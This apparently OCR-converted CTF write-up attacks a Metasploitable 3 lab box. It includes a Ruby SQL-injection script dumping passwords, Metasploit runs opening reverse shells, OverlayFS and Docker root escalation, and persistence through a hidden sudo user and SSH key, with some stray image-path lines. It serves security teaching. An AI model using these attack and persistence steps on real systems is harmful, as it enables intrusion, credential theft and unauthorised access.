If you look in Kylo Ren's directory there is a PoC for exploiting the SQL injection in the Payroll app, and the PoC just dumps the passwords for everyone (without the useful username it goes along with).

```
chewbacca@target:/home/kylo_ren/poc/payroll_app$ less poc.rb
require 'net/http'

url  = "http://127.0.0.1/payroll_app.php"
uri  = URI(url)
user = 'luke_skywalker'
injection = "password'; select password from users where username='' OR ''='"

puts "Making POST request to #{uri} with the following parameters:"
puts "'user' = #{user}"
puts "'password' = #{injection}"
res = Net::HTTP.post_form(uri, 'user' => user, 'password' => injection, 's' => 'OK')

puts "Response body is #{res.body}"
puts "Done"
```

And when you try it out, you get the password from the Payroll database:

```
chewbacca@target:/home/kylo_ren/poc/payroll_app$ ruby poc.rb
Making POST request to http://127.0.0.1/payroll_app.php with the following
parameters:
'user' = luke_skywalker
'password' = password'; select password from users where username='' OR ''='
Response body is

<center><h2>Welcome, luke_skywalker</h2><br><table style='border-radius: 25px;
border: 2px solid black;' cellspacing=30><tr><th>Username</th><th>First
Name</th><th>Last Name</th><th>Salary</th></tr><center><h2>Welcome,
luke_skywalker</h2><br><table style='border-radius: 25px; border: 2px solid black;'
cellspacing=30><tr><th>Username</th><th>First Name</th><th>Last
Name</th><th>Salary</th></tr><tr><td>help_me_obiwan</td></tr>
<tr><td>like_my_father_beforeme</td></tr>
<tr><td>nerf_herder</td></tr>
<tr><td>b00p_b33p</td></tr>
<tr><td>Pr0t0c07</td></tr>
<tr><td>thats_no_m00n</td></tr>
<tr><td>Dark_syD3</td></tr>
<tr><td>but_master:(</td></tr>
<tr><td>mesah_p@ssw0rd</td></tr>
<tr><td>@dm1n1str8r</td></tr>
<tr><td>mandalorian1</td></tr>
```

<tr><td>my_kinda_skum</td></tr>
<tr><td>hanSh0tF1rst</td></tr>
<tr><td>rwaaaaawr8</td></tr>
<tr><td>Daddy_Issues2</td></tr>
</table>
Done

Drupal - Drupageddon

The /drupal/ directory was Drupal 7.5, at least according to the CHANGELOG.txt.


```
Drupal 7.5, 2011-07-27
----------------------
- Fixed security issue (Access bypass), see SA-CORE-2011-003.

Drupal 7.4, 2011-06-29
----------------------
- Rolled back patch that caused fatal errors in CTools, Feeds, and other modules using the class registry.
- Fixed critical bug with saving default images.
- Fixed fatal errors when uninstalling some modules.
- Added workaround for MySQL transaction support breaking on DDL statments.
- Improved page caching with external caching systems.
- Fix to Batch API, which was terminating too early.
- Numerous upgrade path fixes.
- Performance fixes.
- Additional test coverage.
- Numerous documentation fixes.

Drupal 7.3, 2011-06-29
----------------------
- Fixed security issue (Access bypass), see SA-CORE-2011-002.
```

Luckily, looking through Metasploit there are some exploits for Drupal: now to find the one that works. 7.5 was released in 2011 so that (usually) rules out anything disclosed before that date.

```
msf exploit(unix/webapp/drupal_restws_exec) > search drupal

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   auxiliary/gather/drupal_openid_xxe            2012-10-17       normal     Drupal OpenID External Entity Injection
   auxiliary/scanner/http/drupal_views_user_enum 2010-07-02       normal     Drupal Views Module Users Enumeration
   exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  Drupal HTTP Parameter Key/Value SQL Injection
   exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Drupal CODER Module Remote Command Execution
   exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Drupal RESTWS Module Remote PHP Code Execution
   exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent  PHP XML-RPC Arbitrary Code Execution
```


I went with Drupageddon first because I doubted that the CTF team had set up OpenID on this install and it was the next closest exploit. One thing that gave me a double-take was the range of exploitable versions in the module:

> *Description:*
> *This module exploits the Drupal HTTP Parameter Key/Value SQL Injection (aka Drupageddon) in order to achieve a remote shell on the vulnerable instance. This module was tested against Drupal 7.0 and 7.31 (was fixed in 7.32).*

I read that as 7.0 to 7.3.1, fixed in 7.3.2, but Drupal uses double digit version, so this should work.

```
msf exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/
TARGETURI => /drupal/
msf exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 10.0.18.225:4444
[*] Testing page
[*] Creating new user mnACssuaQM:OyXrmsDauv
[*] Logging in as mnACssuaQM:OyXrmsDauv
[*] Trying to parse enabled modules
[*] Enabling the PHP filter module
[*] Setting permissions for PHP filter module
[*] Getting tokens from create new article page
[*] Calling preview page. Exploit should trigger...
[*] Sending stage (37543 bytes) to 10.0.18.244
[*] Meterpreter session 4 opened (10.0.18.225:4444 -> 10.0.18.244:40535)
```


w00tw00t! We are running as **www-data**, but lots can be done from just a standard user.
I have highlighted the new user created above (**`mnACssuaQM:OyXrmsDauv`**) just to make sure we remember it and can use it to log in later, since this module also makes it an administrator.




Here we are logged into the application, and at this point we'll continue with the 5 of Hearts.

PHPMyAdmin

On the /phpmyadmin/ page, you can get to the Documentation.html without authentication:



Looking through Metasploit there are a few modules for PHPMyAdmin.



```
Matching Modules
================

   Name                                                Disclosure Date  Rank       Description
   ----                                                ---------------  ----       -----------
   auxiliary/admin/http/telpho10_credential_dump       2016-09-02       normal     Telpho10 Backup Credentials Dumper
   exploit/multi/http/phpmyadmin_3522_backdoor         2012-09-25       normal     phpMyAdmin 3.5.2.2 server_sync.php Backdoor
   exploit/multi/http/phpmyadmin_preg_replace          2013-04-25       excellent  phpMyAdmin Authenticated Remote Code Execution v
ia preg_replace()
   exploit/multi/http/zpanel_information_disclosure_rce  2014-01-30       excellent  Zpanel Remote Unauthenticated RCE
   exploit/unix/webapp/phpmyadmin_config               2009-03-24       excellent  PhpMyAdmin Config File Code Injection
```

Getting the info on each one it seems that **`multi/http/phpmyadmin_preg_replace`** could work:

> *this affects versions 3.5.x < 3.5.8.1 and 4.0.0 < 4.0.0-rc3. PHP versions > 5.4.6 are not vulnerable.*

```
msf exploit(multi/http/phpmyadmin_preg_replace) > exploit

[*] Started reverse TCP handler on 10.0.18.225:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
```


```
[-] Exploit aborted due to failure: no-access: Authentication failed
[*] Exploit completed, but no session was created.
```

This exploit should work as long as the PHP version installed isn't too new, but it needs valid credentials for the MySQL **`root`** user in order to get us a shell. In this case, it doesn't look like that's root/blank.

PHPMyAdmin w/ Credentials

You can find the database credentials in /var/www/html/drupal/sites/default/settings.php, and it's a world readable file, so you can access it from any user. The root user's password is 'sploitme', and when you log in you can access the super_secret_db talked about in the [Payroll_App.php - SQL Injection].

I found this to be the quickest method of pulling the 8 of Hearts out of the database:



—and with that you can follow the rest of the way at the [8 of Hearts].

Port 445 / Samba

This was only exploitable from

```
[*] 10.0.18.244:445 - Host could not be identified: Windows 6.1 (Samba 4.3.11-Ubuntu)
```

This looked like it was vulnerable to

```
msf exploit(linux/samba/is_known_pipename) > check
[*] 10.0.18.244:445 - Samba version 4.3.11 found, but no writeable share has been
identified
```

Brute forcing with my password list I was very happy that I had added previous passwords for Metasploitable 3, because it turned out that **chewbacca** was the only one with access and his password was the old "**rwaaaaawr5**" password.

```
root@kali:~# smbclient -U chewbacca%rwaaaaawr5 //target/public
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Dec  6 23:45:13 2017
  ..                                  D        0  Thu Dec  7 17:48:59 2017
  drupal                              D        0  Tue Nov  7 16:44:26 2017
  phpmyadmin                          D        0  Tue Nov  7 16:36:50 2017
  chat                                D        0  Thu Dec  7 16:33:58 2017
  payroll_app.php                     A     1778  Tue Nov  7 16:42:58 2017

                8115168 blocks of size 1024. 4538424 blocks available
smb: \>
```

But in the end, still no joy:


msf exploit(linux/samba/is_known_pipename) > exploit

```
[*] 10.0.18.244:445 - Using location \\10.0.18.244\public\ for the path
[*] 10.0.18.244:445 - Retrieving the remote path of the share 'public'
[*] 10.0.18.244:445 - Share 'public' has server-side path '/var/www/html/
[*] 10.0.18.244:445 - Uploaded payload to \\10.0.18.244\public\FlLQUFuR.so
[*] 10.0.18.244:445 - Loading the payload from server-side path
/var/www/html/FlLQUFuR.so using \\PIPE\/var/www/html/FlLQUFuR.so...
[-] 10.0.18.244:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.0.18.244:445 - Loading the payload from server-side path
/var/www/html/FlLQUFuR.so using /var/www/html/FlLQUFuR.so...
```

Not sure if it was something I was doing wrong or what, but that's all she wrote.

Port 631 / CUPS

Normally I don't think twice about CUPS—every time I've tried to exploit it in other CTFs and on pentests, it just doesn't work for me for whatever reason. But I did surf to the page and identify the version just in case I could do anything with it later.



Port 631 / CUPS with Credentials

Even with credentials (I used the user I created for ensuring persistence and discussed later in this document), I couldn't get the module: **`exploit/multi/http/cups_bash_env_exec`** to work, despite giving the exact version we are testing in the comments in the module as exploitable:

```
# Tested:
# - CUPS version 1.4.3 on Ubuntu 10.04 (x86)
# - CUPS version 1.5.3 on Debian 7 (x64)
# - CUPS version 1.6.2 on Fedora 19 (x64)
# - CUPS version 1.7.2 on Ubuntu 14.04 (x64)
```

Port 3306 / MySQL

This port/service wasn't remotely exploitable from what I could tell, and 5.5.58 was released 2017-10-16. So, unless you have a 0day stacked up for MySQL, there's probably nothing available to exploit the service. It is a database, however, so once you have credentials for it and are able to log in to it (locally as the "root" mysql user, or remotely via phpmyadmin), you are golden, but no shells here.


```
msf auxiliary(scanner/mysql/mysql_version) > options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.18.244      yes       The target address range or CIDR identifier
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(scanner/mysql/mysql_version) > run

[*] 10.0.18.244:3306      - 10.0.18.244:3306 is running MySQL, but responds with an
error: \x04Host '10.0.18.225' is not allowed to connect to this MySQL server
[*] 10.0.18.244:3306      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Once you do have access to the database to look at it, you can see why it wasn't remotely exploitable even with credentials. The MySQL user "root" is the only user available and it's only available to login for localhost or 127.0.0.1. Below is the host the user is allowed to log in from, the user, and the hash for the user.

Host	User	Password	S
localhost	root	*67A5195F64E08F5700B665061545D5473D77B5D7	Y
127.0.0.1	root	*67A5195F64E08F5700B665061545D5473D77B5D7	Y

**One quick side note about other CTFs is that the unique bit in MySQL users is the host, not the user, so sometimes CTF organizers play tricks and have different passwords for different hosts, for the same username.*

Port 3500 / WEBbrick



When default pages are found, I attempt to find the vhost either via its SSL certificate CNs or utilizing the Gobuster tool, kindly donated to the community by OJ (https://github.com/OJ/gobuster or `apt-get` within Kali Linux).

Surfing to the /readme URI nets me actual content :)

We will pick this up at the 10 of Spades.

Port 6697 / UnrealIRCD

Exploiting this was pretty fast because I had remembered and loved this backdoor. One of the tricky bits here, however, is that port 6697 isn't running SSL (more on that in the card write up--King of Spades).


A good write up for this vulnerability can be found here: https://lwn.net/Articles/392201/. The TL;DR is that for any command sent to the server starting with "AB", whatever followed would be sent directly to system calls.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.18.225:4444
[*] 10.0.18.244:6697 - Connected to 10.0.18.244:6697...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP
address instead
[*] 10.0.18.244:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo n1zDv72dbTWW3X6S;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "n1zDv72dbTWW3X6S\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 5 opened (10.0.18.225:4444 -> 10.0.18.244:40616) at
2017-12-07 01:35:15 +0000

id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
```


We'll pick this up in the King of Spades section.

Port 8181 / WEBbrick

Here we have another WEBbrick server but it seems to be much simpler.



and if you click the link you see this:



Here is the cookie it set for my session:

```
Set-Cookie:
_metasploitable:BAh7B0kiD3Nlc3Npb25faWQGOgZFVEkiRTZjYTMxYTY4ZTBhMmRmZTFkZDVj%0AMzQ0YjMxODI3MTY4N2Y4MjRjY2ZlNDdjMGIyZjc2OTQwYzc4ODIwYjQ3YzMG%0AOwBGSSIUX21ldGFzcGxvaXRhYmxlBjsAVEkiVFNoaGhoaCwgZG9uJ3QgdGVs%0AbCBhbnlib2R5IHRoaXMgY29va2llIHNlY3JldDogYTdhZWJjMjg3YmJhMGVl%0ANGU2NGY5NDc0MTVhOTRlNWYGOwBU%0A--f82615e3823734a59c0e6d4a742fd988b90c4db6
```

Now cryptography isn't my strongest area so this one took me a long while to figure out.

We'll pick this up at the 6 of Clubs.

Escalation

SUDO

We found in the SSH portion that **`leia_organa`**, **`luke_skywalker`**, and **`han_solo`** all have `sudo` rights. You can use '`sudo`' to do anything as the root user. Rather than keep having to type sudo, I prefer to just switch into an interactive `root` shell with the command '**`sudo -i`**'.

OverlayFS Local Exploit

Looking up the kernel version using '`uname -a`' shows us that the system is running 3.13.0-44.

```
Linux ip-10-0-18-244 3.13.0-44-generic #73-Ubuntu SMP Tue Dec 16 00:22:43 UTC 2014
x86_64 x86_64 x86_64 GNU/Linux
```

A search within Metasploit quickly identified the OverlayFS Privilege Escalation vulnerability module `exploit/linux/local/overlayfs_priv_esc`:

I tried the Metasploit module using a couple of different shell types but was unable to achieve a remote session. A Google search then identified a proof of concept on Exploit DB which as you can see from the screenshot below worked perfectly:

https://www.exploit-db.com/exploits/37292/

```
meterpreter > upload /root/37.c .
[*] uploading  : /root/37.c -> .
[*] uploaded   : /root/37.c -> ./37.c
meterpreter > shell
Process 4477 created.
Channel 15 created.
gcc 37.c -o 37
ls -alh
total 52K
drwxrwxrwt  5 root     root     4.0K Dec  6 06:56 .
drwxr-xr-x 23 root     root     4.0K Dec  5 18:01 ..
-rw-r--r--  1 nobody   nogroup    77 Dec  6 06:40 .<?php passthru($_GET['2t4xr']);?>
-rw-r--r--  1 nobody   nogroup    77 Dec  6 06:42 .<?php passthru($_GET['5DXoF']);?>
drwxrwxrwt  2 root     root     4.0K Dec  5 18:01 .ICE-unix
drwxrwxrwt  2 root     root     4.0K Dec  5 18:01 .X11-unix
-rwxr-xr-x  1 www-data www-data  14K Dec  6 06:56 37
-rw-r--r--  1 www-data www-data 5.0K Dec  6 06:55 37.c
drwxr-xr-x  2 root     root     4.0K Dec  5 18:05 hsperfdata_root
-rw-------  1 www-data www-data    0 Dec  6 05:46 sess_6d5fb58dbe4f398acfac327830d4388b
./37
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

Docker

Another method for escalating to `root` was to abuse the local Docker daemon. You can read more about why it's exploitable in [the exploit module that forzoni created](). This immediately came to minds as soon as I started seeing users who were members of the "`docker`" group and this was a module I therefore wanted to try.

```
msf exploit(linux/local/docker_daemon_privilege_escalation) > info

       Name: Docker Daemon Privilege Escalation
     Module: exploit/linux/local/docker_daemon_privilege_escalation
   Platform: Linux
       Arch: x86, x64, armle, mipsle, mipsbe
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2016-06-28

Provided by:
  forzoni

Description:
  This module obtains root privileges from any host account with
  access to the Docker daemon. Usually this includes accounts in the
  `docker` group.
```

We need to set the `SESSION` to one of the SSH sessions [we got via the SSH login module](), or, if you already have a shell via any other methods detailed in this document, with one of the users in the `docker` group: **`boba_fett`**, **`jabba_hutt`**, **`greedo`** or **`chewbacca`**.

```
msf exploit(linux/local/docker_daemon_privilege_escalation) > set SESSION 19
SESSION => 19

msf exploit(linux/local/docker_daemon_privilege_escalation) > exploit
[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 10.0.18.225:4444
[*] Writing payload executable to '/tmp/IxWocLNhMT'
[*] Executing script to create and run docker container
[*] Sending stage (849108 bytes) to 10.0.18.244
[*] Waiting 60s for payload
[*] Meterpreter session 24 opened (10.0.18.225:4444 -> 10.0.18.244:52933)
[+] Deleted /tmp/IxWocLNhMT
meterpreter > getuid
Server username: uid=1121, gid=100, euid=0, egid=100
```

Although it doesn't look like `root` access the effective `euid=0` tells us otherwise. You can check by dropping into a shell and typing `whoami`:

```
Channel 2 created.
whoami
root
```

Persistence

Well this was easy: since SSH was open and it was my dedicated target (i.e. I wouldn't mess with other CTF players), I just went ahead and added a new user. Just in case they had default sudoers, I added my new users to the '`admin`' group (default sudo ALL).

1. **`openssl passwd -crypt ASDqwe12`**
2. **`useradd -g admin -s /bin/bash -m -p znb7pq.wXdixw mubix`**

I double checked by logging in just to ensure that I hadn't mis-typed something and confirmed that it worked. This meant that as long as no one removed the account or reset the VM I should be good as root for the rest of the competition.

Another set of things to do once logged in just to speed things up is to add your SSH key to the user you created and allow `sudo` without password:

1. (on target)
    a. **`mkdir .ssh/`**
2. (on attack)
    a. **`scp ~/.ssh/id_rsa.pub mubix@target:~/.ssh/authorized_keys`**
    b. **`sudo sh -c 'echo mubix ALL=NOPASSWD: ALL >> /etc/sudoers'`**

On-Target Scanning and Enumeration

Listening Ports

```
root@target:~# lsof -nPi | grep -i listen
smbd       910      root   32u  IPv6   9877      0t0  TCP *:445 (LISTEN)
smbd       910      root   33u  IPv6   9878      0t0  TCP *:139 (LISTEN)
smbd       910      root   34u  IPv4   9879      0t0  TCP *:445 (LISTEN)
smbd       910      root   35u  IPv4   9880      0t0  TCP *:139 (LISTEN)
five_of_d 1244      root    8u  IPv4   9856      0t0  TCP *:8989 (LISTEN)
sshd      1281      root    3u  IPv4   9619      0t0  TCP *:22 (LISTEN)
sshd      1281      root    4u  IPv6   9621      0t0  TCP *:22 (LISTEN)
mysqld    1287     mysql   10u  IPv4  10826      0t0  TCP *:3306 (LISTEN)
nodejs    1313      root   11u  IPv4  10413      0t0  TCP 127.0.0.1:3000 (LISTEN)
ircd      1410 boba_fett    1u  IPv4   9958      0t0  TCP *:6667 (LISTEN)
ircd      1410 boba_fett    2u  IPv4   9959      0t0  TCP *:8067 (LISTEN)
ircd      1410 boba_fett    3u  IPv4   9960      0t0  TCP *:6697 (LISTEN)
proftpd   1426    nobody    0u  IPv4  10104      0t0  TCP *:21 (LISTEN)
ruby      1509      root    8u  IPv4  11910      0t0  TCP *:8181 (LISTEN)
ruby2.3   1543 chewbacca    8u  IPv4  11932      0t0  TCP *:3500 (LISTEN)
apache2   1918      root    4u  IPv6  11157      0t0  TCP *:80 (LISTEN)
apache2   1922  www-data    4u  IPv6  11157      0t0  TCP *:80 (LISTEN)
apache2   1923  www-data    4u  IPv6  11157      0t0  TCP *:80 (LISTEN)
apache2   1924  www-data    4u  IPv6  11157      0t0  TCP *:80 (LISTEN)
apache2   1925  www-data    4u  IPv6  11157      0t0  TCP *:80 (LISTEN)
